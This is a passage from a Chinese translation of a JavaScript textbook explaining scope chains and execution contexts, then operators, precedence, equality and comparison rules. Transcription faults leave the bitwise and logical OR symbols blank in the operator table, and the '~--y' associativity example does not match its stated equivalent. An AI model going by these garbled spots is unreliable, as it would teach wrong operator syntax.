在客户端JavaScript中，Window对象代表浏览器窗口，它是包含在该窗口中的所有JavaScript代码的全局对象。这个全局Window对象具有自我引用的window属性，它代替了this属性，可以用来引用这个全局对象。Window对象定义了全局的核心属性，如parseInt和Math，此外它还定义了全局的客户端属性，如navigator和screen。

4.6.2 局部变量：调用对象

如果全局变量是特殊的全局对象的属性，那么局部变量又是什么呢？它们也是一个对象的属性，这个对象被称为调用对象（call object）。虽然调用对象的生命周期比全局对象的短，但是它们的用途是相同的。在执行一个函数时，函数的参数和局部变量是作为调用对象的属性而存储的。用一个完全独立的对象来存储局部变量使JavaScript可以防止局部变量覆盖同名的全局变量的值。

4.6.3 JavaScript 的执行环境

JavaScript 的解释器每次开始执行一个函数时，都会为那个函数创建一个执行环境 (execution context)。显然，一个执行环境就是所有 JavaScript 代码段执行时所在的环境。这个环境的一个重要部分是定义变量的对象。因此，运行不属于任何函数的 JavaScript 代码的环境使用的就是全局对象。所有 JavaScript 函数都运行在自己独有的执行环境中，而且具有自己的调用对象，在调用对象中定义了局部变量。

要注意的一个有趣的地方是，JavaScript 的实现允许有多个全局执行环境，每个执行环境有不同的全局对象。(但是，在这种情况下，每个全局对象就不完全是全局的了) (注 4)。一个显而易见的例子是，客户端 JavaScript 的每个独立的浏览窗口或同一窗口的不同帧中都定义了独立的全局执行环境。每个帧或窗口中的客户端 JavaScript 代码都运行在自己的执行环境中，具有自己的全局对象。但是，这些独立的客户端全局对象具有将与其他对象彼此连接起来的属性。因此，一个帧中的 JavaScript 代码可以使用表达式 `parent.frames[1]` 来引用另一个帧中的 JavaScript 代码，在第二个帧中的代码可以使用表达式 `parent.frames[0].x` 来引用第一个帧中的全局变量 `x`。

读者不必立刻完全理解独立的窗口和帧执行环境是如何链接在一起的。当我们在第 13 章讨论 JavaScript 和 Web 浏览器的集成时会详细介绍这一主题。现在应该理解的是 JavaScript 有很大的灵活性，一个 JavaScript 解释器可以在不同的全局执行环境中运行脚本，而且这些环境之间并不是完全脱节的，它们彼此可以相互引用。

最后的一点需要额外说明一下。如果一个执行环境中的 JavaScript 代码可以读写另一个执行环境中定义的属性，并且执行它的函数，那么复杂度就上升了一层，我们需要考虑安全性的问题了。以客户端 JavaScript 为例。假设浏览窗口 A 正在运行一个脚本或者它含有来自局域网的信息，而窗口 B 则正在运行来自 Internet 的某个站点的脚本。一般说来，我们不希望窗口 B 中的代码能够访问窗口 A 的属性。如果允许这样做，那么窗口 B 就有可能读取公司的机密信息并窃取这些信息。所以，为了安全地运行 JavaScript 代码，必须有一定的安全机制。当从一个执行环境访问另一个执行环境时，如果这种访问是不允许的，那么就禁止执行它。我们将在第 13.8 节中继续讨论这一问题。

4.7 深入理解变量作用域

在初次讨论变量作用域这个概念时，我们只是基于 JavaScript 代码的词法结构来定义它，即全局变量具有全局的作用域，而函数中声明的变量具有局部的作用域。如果一个函数定义嵌套在另一个函数中，那么在嵌套的函数中声明的变量就具有嵌套的局部作用域。

注 4： 这只是一个题外话，如果读者对此不感兴趣，请继续阅读下一节。

既然我们知道全局变量是全局对象的属性，而局部变量是一个特殊的调用对象的属性，那么我们就可以再次关注一下变量作用域的表示法，对它进行再定义。有关作用域的新描述给理解多环境下的变量提供了一种有用的方法，它为JavaScript的工作过程提供了一种强大的新理解。

每个JavaScript执行环境都有一个和它关联在一起的作用域链（scope chain）。这个作用域链是一个对象列表或对象链。当JavaScript代码需要查询变量x的值时（一个称为变量名解析（variable name resolution）的过程），它就开始查看该链的第一个对象。如果那个对象有一个名为x的属性，那么就采用那个属性的值。如果第一个对象没有名为x的属性，JavaScript就会继续查询链中的第二个对象。如果第二个对象仍然没有名为x的属性，那么就继续查询下一个对象，以此类推。

在JavaScript的顶层代码中（例如，不属于任何函数定义的代码），作用域链只由一个对象构成，那就是全局对象。所有的变量都是在这一对象中查询的。如果一个变量并不存在，那么这个变量的值就是未定义的。在一个（非嵌套的）函数中，作用域链是由两个对象构成的，第一个是函数的调用对象，第二个就是全局对象。当函数引用一个变量时，首先检查的是调用对象（局部作用域），其次才检查全局对象（全局作用域）。在一个嵌套函数的作用域链中可以有三个或更多的对象。图4-1说明了一个函数的作用域链中查找一个变量名的过程。




图 4-1：作用域链和变量解析

表达式和运算符

本章阐述了表达式和运算符在 JavaScript 中是如何作用的。如果读者比较熟悉 C、C++ 或者 Java，那么会注意到，JavaScript 的表达式和运算符与这些语言的表达式和运算符是相似的，可以快速浏览一下这一章。如果读者不是 C、C++ 或者 Java 程序员，那么本章将讲述所有必要的 JavaScript 表达式和运算符的知识。

5.1 表达式

表达式 (expression) 是 JavaScript 的一个“短语”，JavaScript 的解释器可以计算 (evaluate) 它，从而生成一个值。最简单的表达式是直接量或者变量名，如下所示：

```
1.7                // A numeric literal
"JavaScript is fun!" // A string literal
true               // A boolean literal
null               // The literal null value
/java/             // A regular-expression literal
{ x:2, y:2 }        // An object literal
[2,3,5,7,11,13,17,19] // An array literal
function(x) {return x*x;} // A function literal
i                  // The variable i
sum                // The variable sum
```

直接量表达式的值就是这个直接量本身。变量表达式的值则是该变量所存放或引用的值。

上面的表达式并不是特别有趣。我们还可以通过合并简单的表达式来创建较为复杂（且有趣）的表达式。例如，前面的例子中 1.7 是表达式，i 也是表达式，接下来的代码所表示的同样是表达式：

```
i + 1.7
```


这个表达式的值是两个简单表达式的和。在这个例子中，“+”是一个运算符 (operator)，用于将两个简单的表达式合并起来以组成一个复杂的表达式。“-”也是一个运算符，它使用减法将表达式合并在一起。例如：

```
(i + 1.7) - sum
```

这个表达式使用了减法运算符，它从前面的表达式 `i+1.7` 中减去了变量 `sum` 的值。除了“+”和“-”之外，JavaScript 还支持许多其他的运算符，下一节中将详细介绍这些运算符。

5.2 运算符概述

如果读者是一个 C、C++ 或者 Java 程序员，那么应该熟悉大部分的 JavaScript 运算符。表 5-1 总结了这些运算符，可以将此表用作参考。注意，大部分运算符是用标点符号表示的，诸如“+”和“=”，但是有些运算符则是由关键字表示的，如 `delete` 和 `instanceof`。关键字运算符和用标点符号表示的运算符一样，都是正则运算符，只不过它们是用更具有可读性、而语法却不那么简洁的方式表达的。

在这个表中，P 列给出了运算符的优先级，A 列给出了运算符的结合性，结合性可以是 L（从左到右），也可以是 R（从右到左）。如果读者还不了解优先级和结合性，该表之后的部分会解释这些概念。运算符的说明则放在这个讨论之后。

表 5-1：JavaScript 的运算符

P	A	运算符	运算数类型	所执行的操作
15	L	.	对象，标识符	属性存取
	L	[]	数组，整数	数组下标
	L	()	函数，参数	函数调用
	R	new	构造函数调用	创建新对象
14	R	++	lvalue	先递增或后递增运算（一元的）
	R	--	lvalue	先递减或后递减运算（一元的）
	R	-	数字	一元减法（负）
	R	+	数字	一元加法
	R	~	整数	按位取补码的操作（一元的）
	R	!	布尔值	取逻辑补码的操作（一元的）
	R	delete	lvalue	取消定义一个属性（一元的）
	R	typeof	任意	返回数据类型（一元的）
	R	void	任意	返回未定义的值（一元的）

表 5-1: JavaScript 的运算符 (续)

P	A	运算符	运算数类型	所执行的操作
13	L	*, /, %	数字	乘法、除法、取余运算
12	L	+, -	数字	加法、减法运算
	L	+	字符串	连接字符串
11	L	<<	整数	左移
	L	>>	整数	带符号扩展的右移
	L	>>>	整数	带零扩展的右移
10	L	<, <=	数字或字符串	小于或小于等于
	L	>, >=	数字或字符串	大于或大于等于
	L	instanceof	对象, 构造函数	检查对象类型
	L	in	字符串, 对象	检查一个属性是否存在
9	L	==	任意	测试相等性
	L	!=	任意	测试非相等性
	L	===	任意	测试等同性
	L	!==	任意	测试非等同性
8	L	&	整数	按位与操作
7	L	^	整数	按位异或操作
6	L		整数	按位或操作
5	L	&&	布尔值	逻辑与操作
4	L		布尔值	逻辑或操作
3	R	?:	布尔值, 任意, 任意	(由三个运算数构成的), 条件运算符
2	R	=	lvalue, 任意	赋值运算
	R	*, /=, %=, +=, -=, <<=, >>=, >>>=, &=, ^=, =	lvalue, 任意	带操作的赋值运算
1	L	,	任意	多重计算的操作

5.2.1 运算数的个数

可以根据运算符需要的运算数的个数对运算符进行分类。大多数 JavaScript 运算符（像我们在前一节中看到的“+”运算符）都是二元运算符（binary operator），它们把两个表达式合并成一个复杂的表达式。简而言之，就是它有两个运算数。此外 JavaScript 还支持大量的一元运算符（unary operator），它能将一个表达式转换成另一个更复杂的表达式。在表达式 -3 中，运算符“-”就是一元运算符，它执行的操作是对运算数取反。

JavaScript 还支持一个三元运算符 (ternary operator)，条件运算符`?:`，它可以将三个表达式的值合并到一个表达式。

5.2.2 运算数的类型

在构造JavaScript的表达式时，一定要注意传递给运算符的数据类型和返回的数据类型。各种运算符用来计算的运算数表达式要符合某种数据类型。例如，对字符串不能进行乘法运算，所以在JavaScript中表达式`"a" * "b"`是不合法的。但是要注意，在可能的情况下，JavaScript会把表达式转换为适当的类型，因此表达式`"3" * "5"`是合法的，它的值是数字15，而不是字符串“15”。我们在3.12节中详细地讨论了JavaScript的类型转换。

另外，某些运算符的行为根据运算数类型的不同而有所不同。最明显的例子就是运算符`+`，它对数字运算数执行的是加法操作，但对字符串运算数执行的却是连接操作。而且，如果传递给它的是一个数字和一个字符串，那么它会把数字转换成一个字符串，然后将两个字符串连接起来。例如，`"1"+0`产生的是字符串“10”。

注意，赋值运算符和其他几个运算符期望自己左边的表达式的值是*lvalue*类型的。*lvalue*是一个历史术语，它指的是能够合法地出现在一个赋值表达式左边的表达式。在JavaScript中，变量、对象的属性和数组的元素都是*lvalue*型的。ECMAScript标准允许内部函数返回*lvalue*类型的值，但是并没有定义具有这种行为的内部函数。

最后要注意的是，运算符返回的数据类型不能总是和它的运算数类型相同。比较运算符（小于、等于和大于等）的运算数类型可以不同，但是在计算比较表达式的值时，返回的结果总是布尔值，从而说明了该比较的结果是真还是假。例如，当变量*a*的值确实比3小的时候，表达式`a<3`就返回`true`。我们发现，由比较运算符返回的布尔值常常用于`if`语句、`while`循环和`for`循环，这些语句依赖于包含比较运算符的表达式的结果来控制程序的执行。

5.2.3 运算符优先级

在表5-1中，P列说明了每个运算符的优先级 (precedence)。运算符的优先级控制执行操作的顺序。在P列中数字较大的运算符的优先级大于数字较小的运算符的优先级。

考虑下面的表达式：

```
w = x + y * z;
```

乘法运算符 (`*`) 比加法运算符 (`+`) 的优先级高，所以先执行乘法，再执行加法。此外，赋值运算符 (`=`) 的优先级最低，所以在右边的操作都被执行完之后才会执行赋值操作。

使用括号可以提高运算符的优先级。在上例中，如果必须要先执行加法，我们可以编写如下的代码：

```
w = (x + y) * z;
```

在实际应用中，如果根本不清楚所使用的运算符的优先级，最简单的办法是使用括号来明确表明计算顺序。但是要记住一条重要规则：乘法和除法是优先于加法和减法执行的，赋值操作的优先级非常低，几乎总是最后才被执行。

5.2.4 运算符的结合性

在表 5-1 中，A 列说明了运算符的结合性 (associativity)。值 L 表示结合性从左到右，值 R 表示结合性从右到左。一个运算符的结合性说明了优先级相等时执行操作的顺序。从左到右的结合性表示操作是从左到右执行的。例如，加运算符的结合性是从左到右的：

```
w = x + y + z;
```

上边的表达式和下面的表达式是等同的：

```
w = ((x + y) + z);
```

但是下面的表达式（无意义的）：

```
x = ~--y;  
w = x = y = z;  
q = a?b:c?d:e?f:g;
```

等同于：

```
x = ~(-(~y));  
w = (x = (y = z));  
q = a?b:(c?d:(e?f:g));
```

因为一元运算符、赋值运算符和三元条件运算符的结合性是从右到左的。

5.3 算术运算符

我们已经解释过运算符的优先级、结合性以及其他的背景知识了，现在可以开始讨论运算符本身了。本节将详细介绍算术运算符：

加法运算符 (+)

运算符“+”可以对数字运算数进行加法运算，也可以对字符串运算数进行连接操作。如果一个运算数是字符串，那么另一个运算数就会被转换成字符串，然后两者连接在一起。如果“+”运算符的一个运算数是对象，那么它会把这个对象转换成

可以进行加法运算或者进行连接操作的数字或字符串。这一转换是通过调用对象的方法 `valueOf()` 或 `toString()` 来执行的。

减法运算符 (-)

当把运算符 “-” 用于二元操作时，它将从第一个运算数中减去第二个运算数。如果运算数是非数字的，那么运算符 “-” 会将它们转换成数字。

乘法运算符 (*)

运算符 “*” 会把两个运算数相乘。如果运算数是非数字的，运算符 “*” 会将它们转换成数字。

除法运算符 (/)

运算符 “/” 将用它的第二个运算数来除第一个运算数。如果运算数是非数字的，运算符 “/” 会将它们转换成数字。如果读者熟悉区分整数和浮点型数字的编程语言，那么当用一个整数来除另外一个整数时，希望得到的结果仍是一个整数。但是，在JavaScript中，由于所有的数字都是浮点型的，所以除法的结果也都是浮点型的，如 $5/2$ 的结果是 2.5 ，而不是 2 。除数为 0 的结果为正无穷或负无穷，而 $0/0$ 的结果则是特殊值 `NaN`。

模运算符 (%)

运算符 “%” 计算的是第一个运算数对第二个运算数的模。换句话说，就是当第一个运算数被第二个运算数除运算达到某个次数时，返回的余数。如果运算数是非数字的，运算符 “%” 会将它们转换成数字。结果的符号和第一个运算数的符号相同。例如， $5\%2$ 结果是 1 。

取模操作的运算数通常都是整数，但它也适用于浮点数，如 $-4.3\%2.1 = -0.1$ 。

一元减运算符 (-)

当 “-” 被用于一元操作时（用于一个运算数之前），它将执行一元取反操作。简而言之，它将把一个正值转换成相应的负值，反之亦然。如果运算数是非数字的，运算符 “-” 会将它转换为数字。

一元加运算符 (+)

为了与一元减运算符对称，JavaScript 还有一元加运算符。如果觉得明确指定数字直接量的符号会使代码看起来更加清楚，可以采用该运算符：

```
var profit = +1000000;
```

在上面的代码中，“+” 运算符什么也没做，它只是计算了参数的值。但是要注意，对于非数字型的参数，“+” 运算符还有将参数转换成数字的功能。如果参数不能被转换，它将返回 `NaN`。

递增运算符 (++)

运算符“++”是对它唯一的运算数进行递增操作的（如每次加1），这个运算数必须是一个变量、数组的一个元素或者对象的一个属性。如果该变量、元素或属性不是数字，运算符“++”首先会将它转换成数字。该运算符的实际行为是由它相对于运算数的位置来决定的。如果它位于运算数之前，那么它将被看做前递增运算符，即先对运算数进行递增，然后用运算数增长后的值计算。如果该运算符位于运算数之后，那么它将被看作后递增运算符，虽然它增加了运算数的值，但是计算时所用的值是运算数增长前的值。如果要进行递增操作的值不是数字，通过这一过程它也会被转换成数字。

例如，下面的代码将 *i* 和 *j* 都设置成了 2：

```
i = 1;  
j = ++i;
```

但是接下来的代码却把 *i* 设置成了 2，把 *j* 设置成了 1：

```
i = 1;  
j = i++;
```

这两种形式的递增运算符通常用于增加控制循环的计数器的值。注意，由于 JavaScript 会自动插入分号，所以不能在后递增运算符（或后递减运算符）与它之前的运算数之间插入一个换行符。如果这样做，JavaScript 会将那个运算数看做一个完整的语句，并在运算数之前插入一个分号。

递减运算符 (--)

运算符“--”是对它唯一的数字运算数进行递减操作的（如每次减1），这个运算数必须是一个变量、数组的一个元素或者对象的一个属性。如果该变量、元素或属性的值不是数字，运算符“--”首先会将它转换成一个数字。和运算符“++”一样，运算符“--”的实际行为是由它相对于运算数的位置决定的。如果它位于运算数之前，它就先减少运算数的值，并且返回减少后的运算数的值。如果它位于运算数之后，它将减少运算数的值，但是返回的却是没有减少的值。

5.4 相等运算符

本节将介绍 JavaScript 的相等运算符和等同运算符。它们用于比较两个值，以此判断这两个值是相同的，还是不同的，然后根据比较的结果返回一个布尔值（true 或 false）。我们在第 6 章中将会发现，在像 *if* 语句和 *for* 循环这样的结构中，它们非常常用，主要用于控制程序的执行流程。

5.4.1 相等运算符 (==) 和等同运算符 (===)

== 运算符和 === 运算符用来检测两个值是否相等，它们采用了具有同一性的两个不同定义。这两个运算符都接受任意类型的运算数，如果两个运算数相等，它们都返回 true，否则都返回 false。=== 运算符是等同运算符，它采用严格的同一性定义检测两个运算数是否完全等同。== 运算符是相等运算符，它采用比较宽松的同一性定义（即允许进行类型转换）检测两个运算数是否相等。

ECMAScript v3 对等同运算符进行了标准化，JavaScript 1.3 和其后的版本实现了它。随着等同运算符的引入，JavaScript 也支持 =、== 和 === 运算符。首先必须要明白赋值运算符、相等运算符和等同运算符之间的差别，在编码时注意采用正确的运算符。虽然我们称这三个运算符都是“等于”，但是把 = 读作“得到或赋予”，把 == 读作“等于”，把 === 读作“完全等同”，就有助于减少混淆。

在 JavaScript 中，比较数字、字符串和布尔值时使用的都是值 (value)。在这种情况下，需要涉及两个不同的值，运算符 == 和 === 将检测这两个值是否相同，也就是说，当且仅当这两个变量存放的值完全等同时，它们才称为相等或等同。例如，对两个字符串来说，只有当它们存放的字符完全相同时，它们才相等。

另一方面，比较对象、数组和函数时使用的则是引用 (reference)。这就是说，只有两个变量引用的是同一个对象时，它们才是相等的。但两个不同的数组无论如何也不相等，即使它们存放的元素完全相同。对于两个存放对象、数组或函数的引用的变量来说，只有它们引用的是同一个对象、数组或函数，它们才相等。如果想检测两个不同的对象存放的属性是否相同，或者检测两个不同的数组存放的元素是否相同，就必须分别检测每个属性或元素的相等性或等同性（而且，如果某些属性或元素本身是对象或数组，那么还必须决定想要比较的深度）。

下面的规则用于判定 === 运算符比较的两个值是否完全相等：

- 如果两个值的类型不同，它们就不相同。
- 如果两个值的类型是数字，而且值相同，那么除非其中一个或两个都是 NaN（这种情况它们不是等同的），否则它们是等同的。值 NaN 永远不会与其他任何值等同，包括它自身。要检测一个值是否是 NaN，可以使用全局函数 `isNaN()`。
- 如果两个值都是字符串，而且在串中同一位置上的字符完全相同，那么它们就完全等同。如果字符串的长度或内容不同，它们就不是等同的。注意，在某些情况下，Unicode 标准允许用多种方法对同样的字符串进行编码。但是，从效率方面考虑，JavaScript 字符串的比较操作严格地逐个字符进行比较，而且它假定在进行比较之前，所有的字符串已经被转换成了“范式”。另一种比较字符串的方法，请参阅本书第三部分中的“`String.localeCompare()`”部分。

- 如果两个值都是布尔值 `true`，或者两个值都是布尔值 `false`，那么它们等同。
- 如果两个值引用的是同一个对象、数组或函数，那么它们完全等同。如果它们引用的是不同的对象（数组或函数），它们就不完全等同，即使这两个对象具有完全相同的属性或两个数组具有完全相同的元素。
- 如果两个值都是 `null` 或都是 `undefined`，它们完全相同。

下面的规则用于判定 `==` 运算符比较的两个值是否相等：

- 如果两个值具有相同的类型，那么就检测它们的等同性。如果这两个值完全相同，它们就相等。如果它们不完全相同，则它们不相等。
- 如果两个值的类型不同，它们仍然可能相等。用下面的规则和类型转换来检测它们的相等性：
 - 如果一个值是 `null`，另一个值是 `undefined`，它们相等。
 - 如果一个值是数字，另一个值是字符串，把字符串转换为数字，再用转换后的值进行比较。
 - 如果一个值为 `true`，将它转化为 `1`，再进行比较。如果一个值为 `false`，把它转化为 `0`，再进行比较。
 - 如果一个值是对象，另一个值是数字或字符串，将对象转换成原始类型的值，再进行比较。可以使用对象的 `toString()` 方法或 `valueOf()` 方法把对象转化成原始类型的值。JavaScript 核心语言的内部类通常先尝试 `valueOf()` 转换，再尝试 `toString()` 转换，但是对于 `Date` 类，则先执行 `toString()` 转换。不属于 JavaScript 核心语言的对象则可以采用 JavaScript 实现定义的方式把自身转换成原始数值。
 - 其他的数值组合是不相等的。

如下的代码是一个测试相等性的例子，它带有类型转换：

```
"1" == true
```

该表达式值为 `true`，说明这两个外表完全不同的值事实上相等。首先，布尔值 `true` 被转换成数字 `1`。然后字符串 `"1"` 也被转换成了数字 `1`。所以现在两个数字是相同的，比较运算将返回值 `true`。

5.4.2 不等运算符 (`!=`) 和不等同运算符 (`!==`)

运算符 `!=` 和 `!==` 检测的情况恰好与运算符 `==` 和 `===` 相反。如果两个值相等，`!=` 运算符返回 `false`，否则返回 `true`。如果两个值完全相同，`!==` 运算

符返回 `false`，否则返回 `true`。注意该运算符是在 ECMAScript v3 中标准化，在 JavaScript 1.3 和其后的版本中实现的。

我们发现，运算符 `!` 进行的是布尔 NOT 操作。这样就很容易记住 `!=` 代表的是“不等”，`!==` 代表的是“不等同”。要了解对不同的数据类型来说，相等性和等同性是如何定义的，请参阅前面的小节。

5.5 关系运算符

本节介绍 JavaScript 关系运算符。这些运算符用于测试两个值之间的关系（如“小于”或“是……的属性”），根据这些关系是否存在而返回 `true` 或 `false`。我们在第6章将看到，这些运算符通常用于 `if` 语句或 `while` 循环这一类的控制结构中，以控制程序的执行流程。

5.5.1 比较运算符

最常用的关系运算符是比较运算符，它们用于确定两个值的相对顺序。比较运算符包括：

小于运算符 (`<`)

如果运算符 `<` 的第一个运算数小于它的第二个运算数，它计算的值就为 `true`，否则它计算的值为 `false`。

大于运算符 (`>`)

如果运算符 `>` 的第一个运算数大于它的第二个运算数，它计算的值就为 `true`，否则计算的值为 `false`。

小于等于运算符 (`<=`)

如果运算符 `<=` 的第一个运算数小于或等于第二个运算数，那么它计算的值就为 `true`，否则计算的值为 `false`。

大于等于运算符 (`>=`)

如果运算符 `>=` 的第一个运算数大于或等于第二个运算数，那么它计算的值就为 `true`，否则计算的值为 `false`。

这些比较运算符的运算数可以是任意类型的。但是比较运算只能在数字和字符串上执行，所以不是数字或字符串的运算数将被转换成数字或字符串。比较和转换的规则如下：

- 如果两个运算数都是数字，或者都被转换成了数字，那么将采取数字比较。
- 如果两个运算数都是字符串，或者都被转换成了字符串，那么将作为字符串进行比较。

- 如果一个运算数是字符串，或者被转换成了字符串，而另一个运算数是数字，或者被转换成了数字，那么运算符会将字符串转换为数字，然后执行数字比较。如果字符串不代表数字，它将被转换为 NaN，比较的结果是 false。（在 JavaScript 1.1 中，字符串到数字的转换不是生成 NaN，而会引发一个错误。）
- 如果对象可以被转换成数字或字符串，JavaScript 将执行数字转换。例如，可以从数字的角度比较 Date 对象，也就是说，比较两个日期，以判断哪个日期早于另一个日期是有意义的。
- 如果运算数都不能被成功地转换成数字或字符串，比较运算符总是返回 false。
- 如果某个运算数是 NaN，或被转换成了 NaN，比较运算符总是生成 false。

记住，字符串的比较操作是严格地逐个字符进行比较，采用的是每个字符在 Unicode 编码集中的数值。虽然在某些情况下，Unicode 标准允许采用不同的字符序列对等价的字符串进行编码，但是 JavaScript 的比较运算符检测不出这些编码差别，它们假定所有字符串都是以范式形式表示的。尤其要注意，字符串比较时会区分大小写，在 Unicode 编码中（至少对 ASCII 码子集来说），所有大写字母小于所有小写字母。如果不熟悉这一规则，它会产生令人困惑的结果。例如，对于 < 运算符，字符串 “Zoo” 小于字符串 “aardvark”。

要了解更健壮的字符串比较算法，请参阅方法 `String.localeCompare()`，它考虑到了地区特定的字母顺序的定义。对于不区分大小写的比较操作，必须首先用 `String.toLowerCase()` 方法或 `String.toUpperCase()` 方法将字符串转换成纯小写或纯大写的。

运算符 `<=`（小于等于）和 `>=`（大于等于）不是依赖相等运算符和等同运算符来判断两个值是否相等，而只是将小于等于运算符定义为“不大于”，将大于等于运算符定义为“不小于”。一个特例是当某个运算数是（或被转换为）NaN 时，四个比较运算符都返回 false。

5.5.2 in 运算符

`in` 运算符要求其左边的运算数是一个字符串，或可以被转换为字符串，右边的运算数是一个对象或数组。如果该运算符左边的值是其右边对象的一个属性名，它返回 true。例如：

```
var point = { x:1, y:1 };           // Define an object
var has_x_coord = "x" in point;     // Evaluates to true
var has_y_coord = "y" in point;     // Evaluates to true
var has_z_coord = "z" in point;     // Evaluates to false; not a 3-D point
var ts = "toString" in point;       // Inherited property; evaluates to true
```

5.5.3 instanceof 运算符

`instanceof`运算符要求其左边的运算数是一个对象,右边的运算数是对象类的名字。如果该运算符左边的对象是右边类的一个实例,它返回 `true`, 否则返回 `false`。我们在第9章中将看到,在JavaScript中,对象类是由用来初始化它们的构造函数定义的。因此,`instanceof`运算符右边的运算数应该是一个构造函数的名字。注意,所有对象都是 `Object` 类的实例。例如:

```
var d = new Date();    // Create a new object with the Date() constructor
d instanceof Date;     // Evaluates to true; d was created with Date()
d instanceof Object;   // Evaluates to true; all objects are instances of Object
d instanceof Number;   // Evaluates to false; d is not a Number object
var a = [1, 2, 3];     // Create an array with array literal syntax
a instanceof Array;    // Evaluates to true; a is an array
a instanceof Object;   // Evaluates to true; all arrays are objects
a instanceof RegExp;   // Evaluates to false; arrays are not regular expressions
```

如果 `instanceof` 运算符的左运算数不是对象,或者右边的运算数是一个对象,而不是一个构造函数,它将返回 `false`。另外,如果它右边运算数根本就不是对象,它将返回一个运行时错误。

5.6 字符串运算符

我们在前几节讨论过,有几个运算符在它的运算数是字符串时具有特殊的作用。

运算符“+”将连接两个字符串运算数。也就是说,它将创建一个新的字符串,这个字符串是在第一个字符串之后连接上第二个字符串构成的。例如,下面的表达式的计算结果是“hello there”:

```
"hello" + " " + "there"
```

如下的代码生成的是字符串“22”:

```
a = "2"; b = "2";
c = a + b;
```

运算符 `<`、`<=`、`>` 和 `>=` 将通过比较两个字符串来确定它们的顺序。这个比较采用的是字母顺序。正如5.5.1节所提到的,这里的字母顺序是基于JavaScript使用的Unicode字符编码标准的。在这种编码标准中,所有Latin字母表的大写字母都位于小写字母之前(即小于),这会产生意料不到的结果。

运算符 `==` 和 `!=` 可以作用于字符串,但是我们可以发现,这两个运算符适用于所有数据类型,在用于字符串时,它们并没有什么特殊的行为。

运算符 + 比较特殊，它给予字符串运算数的优先级比数字运算数的高。前面已经提过，如果该运算符的一个运算数是字符串（或一个对象），那么另一个运算数将被转换为字符串（或者两个运算数都被转换成字符串），然后执行连接运算，而不是执行加法运算。另一方面，如果比较运算符的两个运算数都是字符串，那么它将只执行字符串比较。如果只有一个运算数是字符串，JavaScript 会把它转换成数字。下面的代码说明了这种情况：

```
1 + 2          // Addition. Result is 3.
"1" + "2"     // Concatenation. Result is "12".
"1" + 2        // Concatenation; 2 is converted to "2". Result is "12".
11 < 3         // Numeric comparison. Result is false.
"11" < "3"     // String comparison. Result is true.
"11" < 3       // Numeric comparison; "11" converted to 11. Result is false.
"one" < 3      // Numeric comparison; "one" converted to NaN. Result is false.
```

最后要注意的重要一点是，当 + 用于字符串和数字时，它并不一定具有结合性。简而言之，就是结果依赖于操作执行的顺序。从下面的例子中可以发现这一点：

```
s = 1 + 2 + " blind mice"; // Yields "3 blind mice"
t = "blind mice: " + 1 + 2; // Yields "blind mice: 12"
```

造成这一行为上令人惊讶的差异的原因是 + 运算符是从左向右工作的，除非括号改变了这一顺序。因此，最后的两个例子在这里是相等的：

```
s = (1 + 2) + "blind mice"; // 1st + yields number; 2nd yields string
t = ("blind mice: " + 1) + 2; // Both operations yield strings
```

5.7 逻辑运算符

逻辑运算符通常用于执行布尔代数。它们常和比较运算符一起使用，来表示复杂的比较运算，这些运算要涉及多个变量，而且常用于 if、while 和 for 语句。

